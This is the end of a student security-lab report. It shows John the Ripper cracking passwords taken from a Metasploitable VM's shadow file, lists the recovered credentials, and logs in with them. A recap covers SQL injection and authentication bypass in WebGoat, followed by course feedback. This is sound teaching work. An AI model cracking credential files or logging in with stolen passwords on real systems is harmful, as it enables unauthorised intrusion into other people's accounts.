123456789 (klog)
123456789 (klog)
batman (sys)
batman (sys)
12g 0:00:00:19 3/3 0.6033g/s 12275p/s 24172c/s 48344C/s bariti..barrey
12g 0:00:05:40 3/3 0.03520g/s 12401p/s 24780c/s 49561C/s sheletty..sheletor
12g 0:00:05:42 3/3 0.03499g/s 12404p/s 24786c/s 49572C/s prowssed..prowssos
12g 0:00:20:07 3/3 0.009934g/s 12936p/s 25867c/s 51734C/s apipol..apipia
```

Finally, let's try to login to Metasploitable using the username 'sys' and password 'batman':

```
metasploitable login: sys
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
sys@metasploitable:~$ _
```

Success! We've infiltrated Metasploitable to access the password and shadow files, allowing John the Ripper to crack the passwords so we can login with our stolen credentials. While John the Ripper is a powerful tool, cracking passwords requires repeated complex instructions which can take minutes and hours depending on the size and complexity of the passwords being cracked. Password cracking, much like crypto-currency mining, has been well optimized for GPUs with other options like OCLHashCat. Once again, we rely on powerful software to do much of the heavy lifting. With the right tools and the right files, we can see that cracking passwords is well within our reach.

## Conclusion

We've seen many new ways of tricking our way past different barriers to gain access to privileged information. We can see inside HTTP traffic quite easily, dupe our way past AJAX authentication systems, or simply remove important variables to bypass barriers of entry on the web. There is a world of possibility in *code injection*; we learned that by exploiting the way SQL server database query strings are parsed, we can create queries that serve our own purposes. John the Ripper shows us how successfully gaining root access to a system can easily grant us access

other user's passwords by cracking a hashed password contained in a shadow file. With the knowledge we gained here, OWASP reminds us to "please be aware that you should only attack applications that you have been specifically been given permission to test" (OWASP, 2018).

### Bibliography

OWASP (2018). *WebGoat* [computer software].

OWASP (2018). *ZAP* [computer software].

Wee, L. J. (2018). *OWASP WebGoat 8 - SQL (Structured Query Language) Injection Advanced*

– 3 [Video file]. Retrieved from

[https://www.youtube.com/watch?v=G9l\\_rxYGkqM&index=8&list=PLrHVSJmDPvlqx CfBhPuk sHdpViPyeZTsF](https://www.youtube.com/watch?v=G9l_rxYGkqM&index=8&list=PLrHVSJmDPvlqx CfBhPuk sHdpViPyeZTsF)

## Instructor Feedback

What was too difficult, too easy?

Perhaps my greatest challenge on this paper is having a sense of an appropriate level of detail to go into for each different sub-topic. For the most part each task for this paper was straightforward enough, and not too challenging overall. Perhaps learning to manage an appropriate level of research and time for experimentation is the most difficult thing for me.

What would have made the learning experience better?

Perhaps having a set of specific lessons to complete in WebGoat might have streamlined the process, if only for me personally.

What did you learn?

I learned a great deal about web attacks and password cracking with this paper. I'm intrigued to learn more about code injection, and how password cracking works at the smallest level, and would love to learn more about networking and web security in general.

How did you learn it?

WebGoat itself had some very helpful information, though we found some solutions somewhat impossible to complete due to lack of solutions. YouTube had some good tutorials, but we were ultimately most grateful to our classmates (John Sanders and Francisco Duran in particular) for help with this assignment.